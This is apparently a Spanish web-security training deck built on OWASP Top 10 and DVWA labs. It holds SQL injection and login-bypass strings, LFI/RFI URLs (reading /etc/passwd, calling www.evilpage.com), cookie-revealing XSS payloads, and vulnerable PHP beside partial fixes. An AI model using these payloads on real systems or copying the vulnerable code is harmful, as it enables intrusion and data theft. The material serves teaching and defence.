- **Ejemplo:**



- FTP
- SSH
- HTTP
- HTTPS
- MYSQL

VS




- HTTP
- HTTPS

# Principios de la seguridad

## Defensa en profundidad

- Aplicar varias capas de seguridad a un mismo elemento y dividir en diferentes áreas la arquitectura de la red con el propósito de hacer más complicado el acceso a la información.
- **Ejemplo:**



# Principios de la seguridad

## El eslabón más débil

- La seguridad de un sistema está definida por su eslabón más débil, no sirve de nada fortificar un área de un sistema si no se presta atención a las demás.

## Proceso continuo

- La seguridad debe estar en constante evolución para adaptarse a las nuevas técnicas de ataque y amenazas.


## Proporcional

- El nivel de seguridad de un sistema o conjunto de sistemas debe ser proporcional al valor de la información alojada por los mismos.

# Principios de la seguridad

## Técnicas de programación segura

- Multitud de los problemas de seguridad web se pueden encontrar a nivel aplicación, los cuales suelen ser el resultado de una programación errónea.
- El desarrollo de aplicaciones web seguras es una tarea compleja, ya que demanda una concepción general de los riesgos de la información contenida, solicitada y recibida por el sistema, más allá de cumplir con el objetivo funcional básico de la aplicación.



# Principios de la seguridad

## ¿Qué es OWASP?

- Para identificar los riesgos y fallos de seguridad más importantes en una aplicación web, existen organizaciones cuyo objetivo es facilitar el análisis de vulnerabilidades y dotar de herramientas para la auditoría, aprendizaje y prevención de los fallos de seguridad web.
- OWASP es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro.
- OWASP publica y revisa un documento de los diez riesgos de seguridad que considera más importantes en aplicaciones web de mayor a menor importancia.



# Principios de la seguridad

## Top 10 de vulnerabilidades web

OWASP Top 10-2013
A1- Inyección
A2-Pérdida de autenticación y gestión de sesiones
A3-Secuencia de comandos en sitios cruzados. <b>[XSS]</b>
A4-Referencia directa insegura a objetos
A5-Configuración de seguridad incorrecta
A6-Exposición de datos sensibles
A7-Ausencia de control de acceso a las funciones
A8-Falsificación de peticiones en sitios cruzados. <b>[CSRF]</b>
A9-Uso de componentes con vulnerabilidades conocidas
A10-Redirecciones y reenvíos no validados

# Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a la seguridad Web
6. Principios de la seguridad
- 7. Mitigación de vulnerabilidades en aplicaciones web**
8. Mitigación de vulnerabilidades en servidores
9. Resumen
10. Otros datos de interés



# Seguridad en aplicaciones web

## A1. Inyección

- Se trata de hacer que la aplicación web interprete como comandos o consultas lo que el atacante de esa aplicación web introduce en la aplicación.
- Distintas variedades de inyección: SQL (Bases de datos), LDAP (Directorios), etc.
- Este hecho es empleado por un atacante para alterar el funcionamiento correcto de la aplicación web, pudiendo comprometer la integridad de la información o su privacidad, así como la seguridad de los sistemas subyacentes



# Mitigación de vulnerabilidades en aplicaciones

## Inyecciones SQL (II)

ID_Cliente	Nombre_Cliente	Teléfono	Contraseña	Importe
1	Pablo	913342134	@palabra65.net	100
2	David	934567923	123456	299
3	Javier	915557788	lampara	2500

**Login**

Email

Password

[Log In Now](#)

[forgot password?](#)

Pablo

@palabra65.net

```
SELECT * FROM Users WHERE Username='Pablo' AND Password='@palabra65.net'
```

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Realizando una inyección SQL (I)

- Accedemos a la aplicación DVWA:
  - En la barra del navegador web introducimos la url:  
*localhost/dvwa*
  - Accedemos al aplicativo y modificamos el nivel de seguridad:  
DVWA Security->Low
- En el menú SQL Injection observamos el funcionamiento del formulario:



# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Realizando una inyección SQL (II)

- Introducimos en el formulario las siguientes cadenas:
  - Inyección que muestra el nombre de la base de datos:  
`' UNION SELECT 1, database() FROM information_schema.tables #`
  - Inyección que muestra las tablas de la base de datos:  
`' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #`
  - Inyección que muestra las columnas de una tabla de la base de datos:  
`' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #`

**Vulnerability: SQL Injection**


User ID:

Submit

# Mitigación de vulnerabilidades en aplicaciones

## Mitigación de la inyección SQL

- Una de las vías para evitar este tipo de vulnerabilidades es validar y filtrar las cadenas introducidas por el usuario.
- Ejemplo:



- Se deben adoptar medidas adicionales como acceder con los mínimos privilegios, no dar información en los mensajes de error, etc.

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Mitigando una inyección SQL (I)

- Analizamos el código PHP del formulario vulnerable a SQL Injection:

```
<?php
```

```
if(isset($_GET['Submit'])){
```

```
    // Retrieve data
```

```
    $id = $_GET['id'];
```

```
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
```

```
    $num = mysql_numrows($result);
```

```
    $i = 0;
```

```
    while ($i < $num) {
```

```
        $first = mysql_result($result,$i,"first_name");
```

```
        $last = mysql_result($result,$i,"last_name");
```

```
        $html .= '<pre>';
```

```
        $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
```

```
        $html .= '</pre>';
```

```
        $i++;
```

```
    }
```

```
}  
?>
```

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Mitigando una inyección SQL (II)

- Validamos y filtramos las cadenas que introducen los usuarios:

```
<?php
if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            $html .= '<pre>';
            $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            $html .= '</pre>';

            $i++;

        }

    }

}
?>
```

# Mitigación de vulnerabilidades en aplicaciones

## Fallos en el mecanismo de autenticación

- Se trata de aprovechar un defecto en el mecanismo de autenticación de la aplicación, teniendo como consecuencias el robo de credenciales o el acceso no autorizado a los recursos de la aplicación web.
- Para protegerse es necesario:
  - Filtrar las entradas del usuario.
  - Emplear los mecanismos de sesión proporcionados por el lenguaje de programación.
  - No aceptar identificadores de sesión inválidos.
  - No permitir el proceso de autenticación desde una página sin cifrado.
  - Emplear políticas de caducidad de sesiones.
  - No exponer las sesiones o las credenciales en las URLs.
  - Disponer en cada página de un mecanismo de finalización de la sesión.



# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Evadiendo el mecanismo de autenticación

- Accedemos al *login* de la aplicación.
- Introducimos en el campo usuario la cadena:  
*admin' AND '1' = '1' --*



# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Mitigando una autenticación insegura

- Analizamos el código PHP del formulario vulnerable:

```
<?php
define( 'DVWA_WEB_PAGE_TO_ROOT', '' );

require_once DVWA_WEB_PAGE_TO_ROOT.'dwa/includes/dwaPage.inc.php';

dwaPageStartup( array( 'phpids' ) );

dwaDatabaseConnect();

if( isset( $_POST[ 'Login' ] ) ) {

    $user = $_POST[ 'username' ];
    $pass = $_POST[ 'password' ];
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";

    $result = @mysql_query($qry) or die('<pre>'. mysql_error() . '</pre>');

    if( $result && mysql_num_rows( $result ) == 1 ) {        // Login Successful...

        dwaMessagePush( "You have logged in as '". $user. "' );
        dwaLogin( $user );
        dwaRedirect( 'index.php' );
    }
}
```

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Mitigando una autenticación insegura

- Validamos y filtramos las cadenas que introducen los usuarios:

```
<?php
define( 'DVWA_WEB_PAGE_TO_ROOT', '' );

require_once DVWA_WEB_PAGE_TO_ROOT.'dwa/includes/dwaPage.inc.php';

dwaPageStartup( array( 'phpids' ) );

dwaDatabaseConnect();

if( isset( $_POST[ 'Login' ] ) ) {

    $user = $_POST[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    $pass = $_POST[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";

    $result = @mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');

    if( $result && mysql_num_rows( $result ) == 1 ) {        // Login Successful...
```

# Mitigación de vulnerabilidades en aplicaciones

## Vulnerabilidad File Inclusión

- Vulnerabilidad que permite la inclusión de ficheros en la aplicación web.
- Es la consecuencia de un fallo en la programación de la aplicación, en la cual no se realiza un correcto filtrado de los parámetros.
- Existen dos variantes:
  - Local File Inclusion (LFI): Un atacante podría acceder a cualquier zona del sistema, siendo capaz de descargar ficheros sensibles y de configuración.

`www.page.com/script.php?id=../../../../etc/passwd`

- Remote File Inclusion (RFI): Un atacante podría incluir scripts maliciosos alojados en otro servidor.

`www.page.com/script.php?id=www.evilpage.com/evilscrip.php`

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Ataque Local File Inclusion (I)

- Accedemos al menú File Inclusion:



- Observamos la URL que aparece en el navegador:

 localhost/dvwa/vulnerabilities/fi/?page=include.php

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Ataque Local File Inclusion (II)

- La principal característica de una página web vulnerable a Local File Inclusion es la navegación por la estructura de directorios del servidor.
- En este caso, a través de la vulnerabilidad es posible visualizar el contenido de los ficheros.
- Su explotación se realiza a través del atributo *page*, mediante el cual es posible navegar por la estructura de directorios.
- Por ejemplo, escribimos la siguiente ruta en la URL de la página vulnerable:

 localhost/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd

- ¿Qué resultado obtenemos?

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Mitigando File Inclusion

- Analizamos el código PHP vulnerable a File Inclusion:

```
<?php

$file = $_GET['page']; //The page we wish to display

?>
```

- Validamos la entrada del usuario antes de procesarla:

```
<?php

$file = $_GET['page']; //The page we wish to display

// Only allow include.php
if ( $file != "include.php" ) {
    echo "ERROR: File not found!";
    exit;
}

?>
```

# Mitigación de vulnerabilidades en aplicaciones

## Cross-Site Scripting, ¿qué es?

- Se trata de aprovecharse de que los datos de entrada que no son validados correctamente sean interpretados como fragmentos de código potencialmente malicioso.
- Esta vulnerabilidad también es conocida como XSS.
- Da la posibilidad de ejecutar código en el navegador de la víctima.
- A través de esta vulnerabilidad, un atacante podría realizar el secuestro de sesiones de usuario, realizar formularios falsos, etc.
- Para protegerse, es necesario validar las entradas del usuario.



# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Cross-Site Scripting reflejado

- Accedemos al menú XSS reflected:

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?


Submit

- Interpretación de código HTML: Introducimos la siguiente cadena:  
`<h1>Hola</h1>`
- Interpretación de lenguaje de scripting: Introducimos la siguiente cadena:  
`<script>alert('XSS')</script>`
- Cadena que muestra las cookies del usuario:  
`<script>alert(document.cookie)</script>`

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Cross-Site Scripting almacenado

- Accedemos al menú XSS stored:



**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*


- La aplicación almacena un código maliciosos dentro del sistema, como por ejemplo en un foro, en un mensaje privado, etc.
- Cada vez que alguien visita la página donde aparece el mensaje malicioso, se ejecutará el código javascript escrito en el mensaje.
- Cadena maliciosa que muestra las cookies del usuario:

`<script>alert(document.cookie)</script>`

# Mitigación de vulnerabilidades en aplicaciones

## Cross-Site Scripting, ¿cómo se mitiga?

- Al igual que en las inyecciones SQL, una de las vías para evitar este tipo de vulnerabilidades es validar y filtrar las cadenas introducidas por el usuario.
- Ejemplo:



- Se deben adoptar medidas adicionales como establecer flags seguros en las cookies de sesión, etc.

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Mitigando XSS reflejado

- Analizamos el código PHP vulnerable a XSS:

```
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){  
    $isempty = true;  
}  
else {  
    $html .= '<pre>';  
    $html .= 'Hello ' . $_GET['name'];  
    $html .= '</pre>';  
}
```

- Validamos con la función *htmlspecialchars* la entrada del usuario:

```
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){  
    $isempty = true;  
}  
else {  
    $html .= '<pre>';  
    $html .= 'Hello ' . htmlspecialchars($_GET['name']);  
    $html .= '</pre>';  
}
```

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Mitigando XSS almacenado

- Analizamos el código PHP vulnerable a XSS almacenado:

```
// Sanitize message input
$message = stripslashes($message);
$message = mysql_real_escape_string($message);

// Sanitize name input
$name = mysql_real_escape_string($name);
```

- Validamos con la función *htmlspecialchars* la entrada del usuario:

```
// Sanitize message input
$message = stripslashes($message);
$message = mysql_real_escape_string($message);
$message = htmlspecialchars($message);

// Sanitize name input
$name = stripslashes($name);
$name = mysql_real_escape_string($name);
$name = htmlspecialchars($name);
```


# Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a la seguridad Web
6. Principios de la seguridad
7. Mitigación de vulnerabilidades en aplicaciones web
- 8. Mitigación de vulnerabilidades en servidores**
9. Resumen
10. Otros datos de interés

# Mitigación de vulnerabilidades en servidores

## El fichero robots.txt

- El fichero robots.txt es un método para evitar que ciertos *bots* de motores de búsqueda que analizan aplicaciones webs indexen información no deseada en sus resultados de búsqueda.
- Las rutas especificadas en dicho fichero serán excluidas por el *bot*, las cuales no se analizarán ni serán referenciadas posteriormente.
- Una mala implementación del fichero puede revelar rutas sensibles, de administración o ficheros privados.




```
User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
Disallow: /catalogs
Allow: /catalogs/about
Allow: /catalogs/p?
Disallow: /catalogues
Allow: /newsalerts
Disallow: /news
Allow: /news/directory
```

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Obteniendo información del fichero robots.txt

- Accedemos a la ruta:  
localhost/dvwa/robots.txt
- Analizamos las rutas especificadas.
- Verificamos como dichas rutas existen y se exponen a cualquier atacante que busque información o vectores de ataque sobre la aplicación.



```
User-agent: *  
Disallow: /docs/  
Disallow: /external/  
Disallow: /config/  
Disallow: /dvwa/  
Disallow: /hackable/  
Disallow: /vulnerabilities/
```



Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">uploads/</a>	20-Nov-2014 18:52	-	
 <a href="#">users/</a>	01-May-2013 15:46	-	

Apache/2.2.22 (Debian) Server at localhost Port 80



# Mitigación de vulnerabilidades en servidores

## Minimizando la exposición de información en robots.txt

- El fichero robots.txt es interpretado por cada *bot* de manera independiente.
- Se recomienda minimizar en la medida de lo posible el uso de restricciones con dicho fichero.
- En caso de considerarse necesario, se recomienda indexar directorios raíces que no revelen rutas comprometidas:

Disallow: /

ó

Disallow: /inicio

vs

Disallow: /inicio/admin

Disallow: /inicio/docs

Disallow: /inicio/config

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Eliminando información de robots.txt


- Abrimos el fichero robots.txt con un editor:  
*gedit /var/www/dvwa/robots.txt*
- Únicamente dejamos una directriz para que no indexe ningún subdirectorio de la aplicación.



# Mitigación de vulnerabilidades en servidores

## El listado de directorios

- Cuando se accede a una ruta en un servidor, este normalmente busca un fichero por defecto para mostrar al usuario, normalmente el fichero *index.html*.
- Esta información puede ser utilizada por un atacante para ver los contenidos de determinada ruta, así como ficheros no indexados o información acerca del servidor.
- Por motivos de seguridad, se recomienda deshabilitar esta opción en los servidores



# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Obteniendo información del listado de directorios

- Accedemos a la ruta:  
*localhost/dvwa/hackable/users*
- Observamos como se muestra un listado de directorios con diversas imágenes de los usuarios del sistema.



# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Eliminando el listado de directorios (I)

- Habilitamos la sobre escritura del fichero .htaccess:  
*a2enmod rewrite*
- Abrimos el fichero:  
*gedit /etc/apache2/sites-available/default*
- Y modificamos las directivas AllowOverride:  
*AllowOverride All*
- Reiniciamos Apache para que se actualicen las directivas:  
*service apache2 restart*
- Una vez realizado lo anterior, la modificación de .htaccess se cargará automáticamente.

# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Eliminando el listado de directorios (II)


- Abrimos con un editor el fichero .htaccess:

*gedit /var/www/dvwa/.htaccess*

- Añadimos la línea:

*Options -Indexes*


```
1 # Only set these if PHP 5 is loaded as an apache module
2 <IfModule mod_php5.c>
3 php_flag magic_quotes_gpc Off
4 #php_flag allow_url_fopen on
5 #php_flag allow_url_include on
6 </IfModule>
7
8 # Only set these if PHP 4 is loaded as an apache module
9 <IfModule mod_php4.c>
10 php_flag magic_quotes_gpc Off
11 #php_flag allow_url_fopen on
12 #php_flag allow_url_include on
13 </IfModule>
14
15 # Limit access to localhost
16 #<Limit GET POST PUT>
17 # order deny,allow
18 # deny from all
19 allow from 127.0.0.1
20 #</Limit>
21
22 Options -Indexes
23
```



# Mitigación de vulnerabilidades en servidores

## Información en los mensajes de error

- Un mensaje de error mal tratado puede provocar la exposición de información del servidor
- Esta información puede ser utilizada por un atacante para buscar ataques específicos para la tecnología de dicho servidor.



# Mitigación de vulnerabilidades en aplicaciones

## Práctica: Estableciendo mensajes de error personalizados

- Abrimos con un editor el fichero .htaccess:

*gedit /var/www/dvwa/.htaccess*

- Añadimos líneas que definan los mensajes para diferentes códigos de error:

*ErrorDocument 404 "Mensaje de error 1"*

*ErrorDocument 500 "Mensaje de error 2"*

```
1  # Only set these if PHP 5 is loaded as an apache module
2  <IfModule mod_php5.c>
3  php_flag magic_quotes_gpc Off
4  #php_flag allow_url_fopen on
5  #php_flag allow_url_include on
6  </IfModule>
7
8  # Only set these if PHP 4 is loaded as an apache module
9  <IfModule mod_php4.c>
